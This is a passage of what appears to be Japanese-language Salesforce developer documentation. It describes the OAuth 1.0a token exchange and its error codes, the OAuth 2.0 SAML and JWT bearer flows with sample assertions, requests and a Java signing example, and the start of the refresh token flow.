1. コンシューマアプリケーションは Salesforce データへのアクセスが必要となり、要求を `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler` に送信します。要求には、次の内容が含まれます。
   - 次の OAuth パラメータが含まれた RequestToken に対する有効な要求。
     - `oauth_consumer_key`
     - `oauth_signature_method` — HMAC-SHA1 とします。
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version` — 任意。含めるのであれば "1.0" とします。
     - `oauth_callback` — 次のいずれかとします。

- コンシューマがホストしている URL、たとえば、`https://www.appirio.com/sfdc_accounts/access_token_ready.html`。この URL では https または他のプロトコルを使用します。http は使用できません。
- `oob`。帯域外を意味します。

- HMAC-SHA1 に対する OAuth 仕様に従って作成した署名 (ページ 6434)。

2. Salesforce が要求を受信した後、Salesforce では次の処理が行われます。
   - コンシューマの秘密の独自のコピーによる要求の検証
   - 応答 (RequestToken と RequestTokenSecret を名前/値のペアの形式で HTTP 本文に含む) の生成
   - コンシューマへの応答の返送

   RequestToken は 15 分間のみ有効です。マシンクロック間の違いに対応するため 3 分間の余裕があります。
3. コンシューマは、次のセクションで説明するように、ユーザを Salesforce ログインページへと導きます。

ユーザの認証

コンシューマからの要求が Salesforce に対して行われた後、ユーザは処理を続行する前に Salesforce の認証を受ける必要があります。接続アプリケーションを使用して Salesforce データを要求する開発者向けに、ログイン手順の詳しいステップを次に説明します。

1. コンシューマはユーザを `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp` にリダイレクトします。ここで、ログインプロンプトが表示されます。該当する GET クエリパラメータがこの URL に追加されます。
   - `oauth_token` – RequestToken
   - `oauth_consumer_key`

   メモ: `oauth_callback` パラメータが含まれている場合、無視されます。
2. [リモートアクセス認証] ページが表示されます。
3. ユーザがコンシューマにアクセスを許可すると、Salesforce は AccessToken と AccessTokenSecret を生成します。

   メモ: ユーザがアプリケーションに付与できる同時アクセストークン数は制限されています。デフォルトの制限はユーザのアプリケーションあたり 5 です。認証が組織の制限数を超えた場合、長い間使用されていないアプリケーションのトークンを自動的に取り消すことを通知します。
4. Salesforce でコールバック URL (接続アプリケーション定義ページか、前のステージの `oauth_callback` パラメータのいずれかで指定されたもの) を確認します。次のいずれかのリダイレクトが実行されます。
   - RequestToken で定義されている `oauth_callback` が `oob` で、接続アプリケーション定義ページの [コールバック URL] 項目に有効な値があれば、ユーザはその URL にリダイレクトされます。
   - RequestToken で定義されている `oauth_callback` が有効な URL であれば、ユーザはその URL にリダイレクトされます。
5. AccessToken と AccessTokenSecret が使用できることをコンシューマに通知します。コンシューマは Salesforce から確認トークンを受信するか、エンドユーザから検証コードを受信します。

AccessToken の要求

ユーザが認証されると、コンシューマは RequestToken を AccessToken に交換できます。接続アプリケーションを使用して Salesforce データを要求する開発者向けに、トークン交換の詳しいステップを次に説明します。

1. コンシューマは、次の必要なパラメータをクエリまたはポストデータに指定して、`https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler` に HTTPS GET 要求または HTTPS POST 要求を行います。
   - `oauth_consumer_key`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_token`
   - `oauth_nonce`
   - `oauth_verifier`
   - `oauth_version` — 任意。含めるのであれば "1.0" とします。
2. Salesforce で、次の要素を検証します。
   - コンシューマの秘密
   - コンシューマキー
   - 署名
   - その RequestToken がこれまでに使用されていないこと
   - タイムスタンプ (15 分以内であること、マシンクロック間の違いに対応するため 3 分追加)
   - nonce がこれまでに使用されていないこと
3. 検証すると、Salesforce は AccessToken と AccessTokenSecret を名前/値のペアの形式で HTTP レスポンスボディに入れて返します。

ログインの `oauth_signature` の生成

ユーザインターフェース、または API を使用して、Salesforce にアクセスできます。ログインに使用される `oauth_signature` は、使用するメソッドによって個別に生成されます。

- ユーザインターフェース — 署名生成に `https://login.salesforce.com` を使用
- API — 署名生成に `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`* を使用

  `type` — 次の値のいずれかとします。
  - `u` — Partner WSDL
  - `c` — Enterprise WSDL

  たとえば、`https://login.salesforce.com/services/OAuth/u/17.0` となります。

コンシューマアプリケーションを使った Salesforce データへのアクセス

コンシューマが有効な AccessToken を入手すると、接続アプリケーションでは Salesforce データへのアクセスを要求できます。接続アプリケーションを使用して Salesforce データを要求する開発者向けに、データアクセスの詳しいステップを次に説明します。

1. コンシューマは、`https://login.salesforce.com` に HTTPS POST 要求を行います。そのとき、次に示す、必要なパラメータを認証ヘッダーに指定します。
   - `oauth_consumer_key`
   - `oauth_token`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_nonce`
   - `oauth_version` — (任意。含めるのであれば "1.0")
2. Salesforce は要求を検証し、有効なセッション ID をコンシューマに送信します。セッション ID は存続期間が短く、frontdoor.jsp に対してのみ有効です。直接使用可能なセッション ID を取得するには、API アクセストークンの交換を使用します。

API を使った Salesforce データへのアクセス

コンシューマが有効な AccessToken を入手すると、接続アプリケーションでは Force.com Web サービス API を使用して Salesforce データへのアクセスを要求できます。

メモ: 組織には、API と接続アプリケーションの両方へのアクセス権が必要です。詳細は、Salesforce の担当者にお問い合わせください。

接続アプリケーションを使用して Salesforce データを要求する開発者向けに、データアクセスの詳しいステップを次に説明します。

1. コンシューマは、Salesforce に HTTPS POST 要求を行います。
   - URL の形式は、`https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`* とします。

     `type` — 次の値のいずれかとします。
     - `u` — Partner WSDL
     - `c` — Enterprise WSDL

     `api-version` - 有効な API バージョン。
   - 認証ヘッダーには、次のパラメータが必要です。
     - `oauth_consumer_key`
     - `oauth_token`
     - `oauth_signature_method`
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version` — (任意。含めるのであれば "1.0")

2. Salesforce は要求を検証し、有効なセッション ID をコンシューマに送信します。応答ヘッダーの内容は次のようになります。

```
<response>

<metadataServerUrl>https://yourInstance.salesforce.com/services/Soap/m/17.0/00D300000006qjK

    </metadataServerUrl>
    <sandbox>false</sandbox>
   <serverUrl>https://yourInstance.salesforce.com/services/Soap/u/17.0/00D300000006qjK

    </serverUrl>
    <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
       GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

OAuth 1.0.A のエラーコード

OAuth 1.0.A 認証フローで Salesforce から返されるエラーコードが返されます。返されるエラーコードは、発生したエラーに基づきます。

障害コード	エラー	メモ
1701	失敗: nonce の再実行が検出されました。	nonce は一度しか使用できません。
1702	失敗: コンシューマキーパラメータがありません。	
1703	失敗: アクセストークンが無効です。	
1704	失敗: サポートされていないバージョンです。	`oauth_version` パラメータとして 1.0 を指定する必要があります。
1705	失敗: タイムスタンプが無効です。	タイムスタンプがないか、将来の値となっているか、古すぎるか、不正であるかのいずれかです。
1706	失敗: nonce が無効です。	nonce がありません。
1707	失敗: OAuth トークンパラメータがありません。	
1708	失敗: IP アドレスが許可されていません。	
1709	失敗: 署名メソッドが無効です。	RequestToken に無効な `oauth_signature_method` パラメータが含まれています。

障害コード	エラー	メモ
1710	失敗: コールバック URL が無効です。	RequestToken に無効な `oauth_callback` パラメータが含まれています。値は `oob` または https を使用する有効な URL である必要があります。
1711	失敗: 検証が無効です。	AccessToken に無効な `oauth_verifier` パラメータが含まれています。
1712	失敗: アクセストークンの取得制限数を超えました。	RequestToken と AccessToken の交換は 3 回まで試行できます。
1713	失敗: コンシューマが削除されました。	リモートアクセスアプリケーションが Salesforce 組織から削除されました。
1716	失敗: OAuth API アクセスが無効です。	組織の Force.com Web サービス API が有効でないか、組織の OAuth API アクセスが無効化されています。

OAuth 2.0 SAML ベアラーアサーションフロー

SAML アサーションは XML セキュリティトークンです。通常、ID プロバイダが発行し、セキュリティ関連の目的でこのトークンの内容を使用してアサーションのサブジェクトを識別するサービスプロバイダが使用します。

OAuth 2.0 SAML ベアラーアサーションフローは、クライアントが前の認証の使用を希望する場合に、SAML アサーションを使用して OAuth アクセストークンを要求する方法を定義します。認定済みのアプリケーションの認証は SAML アサーションに適用されているデジタル署名で提供されます。

詳細は、`http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer` を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

OAuth 2.0 SAML ベアラーアサーションフローの概要

OAuth 2.0 SAML ベアラーアサーションフローは、OAuth 内の更新トークンのフローに似ています。SAML アサーションは OAuth トークンエンドポイントに POST されます。その結果、アサーションを処理し、アプリケーションの前の承認に基づいて `access_token` を発行します。ただし、クライアントは `refresh_token` を使用または保存する必要はなく、`client_secret` をトークンエンドポイントに渡す必要もありません。

次は、OAuth 2.0 SAML ベアラーアサーションフローの使用の一般的な手順です。

1. 開発者が接続アプリケーションを作成し、X509 証明書を登録します。この証明書はアプリケーションの非公開鍵に対応しています。接続アプリケーションを保存すると、[コンシューマ鍵] (OAuth `client_id`) が生成され、アプリケーションに割り当てられます。
2. 開発者は SAML アサーションを生成するアプリケーションを作成し、非公開鍵を使用してアプリケーションに署名します。

3. アサーションはトークンエンドポイント `https://login.salesforce.com/services/oauth2/token` に POST されます。
4. トークンエンドポイントは、開発者が登録した証明書を使用して署名を検証します。
5. トークンエンドポイントはアサーションの `Audience`、`Issuer`、`Subject`、および有効性を検証します。
6. Salesforce は、アサーションが有効であり、アプリケーションがユーザまたはシステム管理者によって以前に承認されているということを前提として、`access_token` を発行します。

   メモ: このフローでは、`refresh_token` が発行されることはありません。

SAML ベアラーアサーションフローの作成

開発者は次のルールに従って有効な SAML ベアラーアサーションを作成する必要があります。

- `Issuer` は OAuth `client_id` または開発者が証明書を登録した接続アプリケーションである必要がある。
- `Audience` は `https://login.salesforce.com` または `https://test.salesforce.com` である必要がある。
- `Recipient` は `https://login.salesforce.com/services/oauth2/token` または `https://test.salesforce.com/services/oauth2/token` である必要がある。
- `Subject NameID` は目的の Salesforce ユーザのユーザ名である必要がある。
- アサーションは、RSA および SHA-1 または SHA-256 のいずれかを使用して、XML 署名仕様に従って署名する必要がある。
- SAML アサーションは `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer` で規定されている一般的な形式に準拠する必要がある。
- トークンエンドポイントに POST する場合は、`http://tools.ietf.org/html/rfc4648#page-7` の定義に従って base64url エンコードを使用してアサーションをエンコードする必要がある。

アサーションのサンプルを次に示します。

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
 Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOAstC92
 4qSUiUeEDcuGV4tmAxyo_fV8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
      <ds:Transforms>
      <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml"/>
      </ds:Transform>
      </ds:Transforms>
    <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
```

```
    <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
    </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>
XV0lFJrkhJykGYQbIs0JBFEHdt4pe2gBgitcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6WOmxWtIQC4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Ly1i28o4aCXQQ=
    </ds:SignatureValue>
    <ds:KeyInfo>
    <ds:X509Data>
    <ds:X509Certificate>
MIICOzCCAaSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTAlVTMQswCQYD
VQQIEwJDQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFDUzENMAsGA1UECxME
U0ZEQzEPMA0GA1UEAxMGU0FNTDIwMB4XDTA5MDExMzE4MzUyN1oXDTE0MDExMTE4MzUyN1owYTEL
MAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
gY0AMIGJAoGBAJNGcu8nW6xq2l/dAgbJmSfHLGRn+vCuKWY+LAELw+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXn1hiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD46l/CR5EXf4VL8uo8T40FkA51AhTAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tBl8x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBOkKqZZPL1hcKh
KSnFZN2iWmm1sspL73I/eAwVsOUj+bS3v9POo4ceAD/QCCY8gUAInTH0Mq1eOdJMhYKnw/blUyqj
Zn9rajY=
    </ds:X509Certificate>
    </ds:X509Data>
    </ds:KeyInfo>
  </ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
 xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>
```

SAML ベアラーアサーションの使用

SAML ベアラーアサーションは、`https://login.salesforce.com/services/oauth2/token` または `https://test.salesforce.com/services/oauth2/token` にあるトークンエンドポイントに POST する必要があります。

POST するときは、次のパラメータを指定する必要があります。

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` — 必須。
- `assertion`: `http://tools.ietf.org/html/rfc4648#page-7` の定義に従って base64url を使用してエンコードされた SAML ベアラーアサーション — 必須。

追加の標準パラメータ:

- `format`: 応答の形式は、`token` パラメータまたは HTTP Accept ヘッダーを使用して、OAuth フローと同様に指定できます。
- `scope`: 範囲はこのフローではサポートされていません。このパラメーターの値は、前の承認の範囲の組み合わせです。

トークン要求のサンプル:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted
for brevity]...ZT
```

サーバによる応答の送信

要求の確認後、Salesforce からクライアントに応答が送信されます。OAuth 2.0 SAML ベアラートークンのトークン応答は、`authorization_code` フローと同じ形式に従っていますが、`refresh_token` が発行されることはありません。

メモ: SAML OAuth 2.0 ベアラーアサーション要求は、`refresh_token` を含むユーザの前のすべての承認を確認します。一致する承認が複数見つかった場合は、承認された範囲の値を組み合わせて `access_token` が発行されます (`"token_type"` の値は `"Bearer"`)。以前に `refresh_token` を含む承認がなかった場合は、承認された範囲は使用できません。また、要求は未認証として失敗します。

エラー

SAML ベアラーアサーションの処理でエラーが発生した場合は、サーバは、エラーおよびトークンが無効とみなされた理由の詳細が記載されたエラーの説明が含まれる、標準の OAuth エラー応答が返されます。エラー応答のサンプル:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
```

```
  "error_description":"Audience validation failed"
}
```

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

OAuth 2.0 JWT ベアラートークンフロー

JSON Web トークン (JWT) は、JSON ベースのセキュリティトークンエンコードで、ID とセキュリティ情報をセキュリティドメインで共有できるようにします。

OAuth 2.0 JWT ベアラートークンフローは、クライアントが前の認証の使用を希望する場合に、JWT を使用して Salesforce から OAuth アクセストークンを要求する方法を定義します。認定済みのアプリケーションの認証は JWT に適用されているデジタル署名で提供されます。

OAuth 用の JWT および JWT ベアラートークンフローについての詳細は、次を参照してください。

- http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer
- http://tools.ietf.org/html/draft-jones-json-web-token

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

OAuth 2.0 JWT ベアラートークンフローの概要

OAuth 2.0 JWT ベアラートークンフローは、OAuth 内の更新トークンのフローに似ています。JWT は OAuth トークンエンドポイントに POST されます。その結果、JWT を処理し、アプリケーションの前の承認に基づいて `access_token` を発行します。ただし、クライアントは `refresh_token` を使用または保存する必要はなく、`client_secret` をトークンエンドポイントに渡す必要もありません。

JWT ベアラーフローでは、アップロードされた証明書を署名の秘密として使用する RSA SHA256 アルゴリズムをサポートしています。

OAuth 2.0 JWT ベアラートークンフローの一般的な手順は、次のとおりです。

1. 開発者は新しい接続アプリケーションを作成するか既存のものを使用し、必要に応じて X509 証明書を登録します。この証明書はアプリケーションの非公開鍵に対応しています。接続アプリケーションを保存すると、コンシューマキー (OAuth `client_id`) とコンシューマの秘密が生成され、アプリケーションに割り当てられます。
2. 開発者は JWT を生成するアプリケーションを作成し、その証明書を使用して署名します。
3. JWT はトークンエンドポイント `https://login.salesforce.com/services/oauth2/token` に POST されるか、コミュニティに実装する場合は `https://acme.force.com/customers/services/oauth2/token` (`acme.force.com/customers` はコミュニティ URL) に POST されます。
4. 開発者が登録した証明書を使用して、トークンエンドポイントは署名を検証します。
5. トークンエンドポイントは JWT の利用者 (`aud`)、発行者 (`iss`)、有効性 (`exp`)、件名 (`sub`) を検証します。
6. Salesforce は、JWT が有効であり、アプリケーションがユーザまたはシステム管理者によって以前に承認されているということを前提として、`access_token` を発行します。

メモ: このフローでは、`refresh_token` が発行されることはありません。

JWT ベアラートークンの作成

開発者は、次のルールに従って RSA SHA256 に準拠する有効な JWT ベアラートークンを作成する必要があります。

- 発行者 (`iss`) は OAuth `client_id` または開発者が証明書を登録した接続アプリケーションである必要がある。
- 利用者 (`aud`) は `https://login.salesforce.com` または `https://test.salesforce.com` であるか、コミュニティに実装する場合は `https://acme.force.com/customers` (`acme.force.com/customers` はコミュニティ URL) である必要がある。
- 件名 (`sub`) は目的の Salesforce ユーザのユーザ名であるか、コミュニティに実装する場合は Salesforce コミュニティユーザである必要がある。後方互換性のために、ユーザは件名 (`sub`) の代わりに主要 (`prn`) を使用することもできます。両方が指定されている場合、`prn` が使用されます。
- 有効性 (`exp`) はアサーションの有効時間、5 分以内ある必要がある (UTC で測定された 1970-01-01T0:0:0Z からの秒数として表記)。
- JWT は RSA SHA256 を使用して署名されている必要がある。
- JWT は `http://tools.ietf.org/html/draft-jones-json-web-token` で規定されている一般的な形式に準拠する必要がある。

JWT ベアラートークンを作成するには、次を実行します。

1. JWT ヘッダーを次の形式で作成します。`{"alg":"RS256"}`
2. `http://tools.ietf.org/html/rfc4648#page-7` の定義に従って JWT ヘッダーを Base64url エンコードします。結果は `eyJhbGciOiJSUzI1NiJ9` のように表示されます。
3. `iss`、`sub`、`aud`、`exp` を使用して、JWT の JSON 要求セットを作成します。

```
{"iss": "3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
"sub": "my@email.com",
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

4. JWT 要求セットを改行なしで Base64url エンコードします。以下に例を示します。

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. エンコードされた JWT ヘッダーの新しい文字列およびエンコードされた JWT 要求セットを次の形式で作成します。

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

次の例では、エンコードされた JWT ヘッダーが強調表示されます。

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

6. 結果の文字列に RSA SHA256 を使用して署名します。
7. 次の形式で、このステップの文字列の新しい文字列を作成します。

```
existing_string + "." + base64_encoded_signature
```

次の例では、base64 エンコードされた署名の開始が強調表示されます。

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQucwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwcK
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkwIv09sIeS_-QuWak2RXOl1Krnf72mpVGS4WWSULodgNzlKHHyjAMAHiBHIDNt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqT2FcDyjY3JVQb
En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489IgW6cntPuT2V647JWi7ng
```

次の Java コードは JWT ベアラートークンの簡単な作成例です。

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

  public static void main(String[] args) {

    String header = "{\"alg\":\"RS256\"}";
    String claimTemplate = "'{'\"iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
\"exp\": \"{3}\"'}'";

    try {
      StringBuffer token = new StringBuffer();

      //Encode the JWT Header and add it to our string to sign
      token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

      //Separate with a period
      token.append(".");

      //Create the JWT Claims Object
      String[] claimArray = new String[4];
      claimArray[0] =
"3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
      claimArray[1] = "my@email.com";
      claimArray[2] = "https://login.salesforce.com";
      claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
      MessageFormat claims;
```

```
      claims = new MessageFormat(claimTemplate);
      String payload = claims.format(claimArray);

      //Add the encoded claims object
      token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

      //Load the private key from a keystore
      KeyStore keystore = KeyStore.getInstance("JKS");
      keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
      PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

      //Sign the JWT Header + "." + JWT Claims Object
      Signature signature = Signature.getInstance("SHA256withRSA");
      signature.initSign(privateKey);
      signature.update(token.toString().getBytes("UTF-8"));
      String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

      //Separate with a period
      token.append(".");

      //Add the encoded signature
      token.append(signedPayload);

      System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
  }
}
```

JWT ベアラートークンの使用

JWT ベアラートークンは、`https://login.salesforce.com/services/oauth2/token` または `https://test.salesforce.com/services/oauth2/token` にあるトークンエンドポイントに POST するか、コミュニティに実装する場合は `https://acme.force.com/customers/services/oauth2/token` (`acme.force.com/customers` はコミュニティ URL) にあるトークンエンドポイントに POST する必要があります。

POST するときは、次のパラメータが必要です。

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`。
- `assertion`: JWT ベアラートークン。

追加の標準パラメータ:

- `format`: 応答の形式は、`token` パラメータまたは HTTP Accept ヘッダーを使用して、OAuth フローと同様に指定できます。
- `scope`: 範囲はこのフローではサポートされていません。このパラメーターの値は、前の承認の範囲の組み合わせです。

トークン要求のサンプル:

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz...[omitted
 for brevity]...ZT
```

サーバによるトークンの確認

要求の確認後、Salesforceからクライアントにレスポンスが送信されます。OAuth 2.0 JWTベアラートークンのトークン応答は、`authorization_code` フローと同じ形式に従っていますが、`refresh_token` が発行されることはありません。JWT OAuth 2.0 ベアラーアサーション要求は、`refresh_token` を含むユーザの前のすべての承認を確認します。一致する承認が複数見つかった場合は、承認された範囲の値を組み合わせて `access_token` が発行されます (`"token_type"` の値は `"Bearer"`)。以前に `refresh_token` を含む承認がなかった場合は、承認された範囲は使用できません。また、要求は未認証として失敗します。

コミュニティに実装する場合、トークンエンドポイント内の `"sfdc_community_id"` 値には、Chatter REST API 要求で必要な可能性があるコミュニティ ID が含まれます。

メモ: `access_token` を取得したら、認証ヘッダー要求でベアラートークンとして渡すことができます。次に、コミュニティ `https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer 00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"` への REST API コールの例を示します。

エラー

JWTベアラートークンの処理でエラーが発生した場合は、サーバが、エラーとトークンが無効とみなされた理由を示す標準の OAuth エラー応答を返します。エラー応答のサンプル:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

OAuth 2.0 更新トークンフロー

コンシューマがアクセスを認証されたら、トークンを更新して新しいアクセストークン (セッション ID) を取得できます。これは、コンシューマが Web サーバまたはユーザエージェントフローのいずれかを使用して、更新トークンをすでに受信した場合のみに実行できます。アクセストークンを無効にするタイミングおよび新しいトークンを適用するタイミングを決定するのは、コンシューマです。ベアラーフローは、コンシューマが更新トークンフローを受信した後でのみ使用できます。

更新トークン認証フローの手順は、次のとおりです。各ステップの詳細は次のとおりです。

1. コンシューマは既存の更新トークンを使用して、新しいアクセストークンを要求します。
2. 要求の確認後、Salesforce からクライアントに応答が送信されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

コンシューマの要求によるアクセストークンの更新

コンシューマは更新トークンを使用して、必要に応じて新しいセッションを取得します。

コンシューマはトークンエンドポイントに対して POST 要求を行う必要があります。パラメータは次のとおりです。

- `grant_type` — このフローの値は `refresh_token` である必要があります。
- `refresh_token` — 承認ステップのトークンを更新します。
- `client_id` — 接続アプリケーション定義のコンシューマ鍵。
- `client_secret` — 接続アプリケーション定義のコンシューマの秘密。このパラメータは省略可能です。
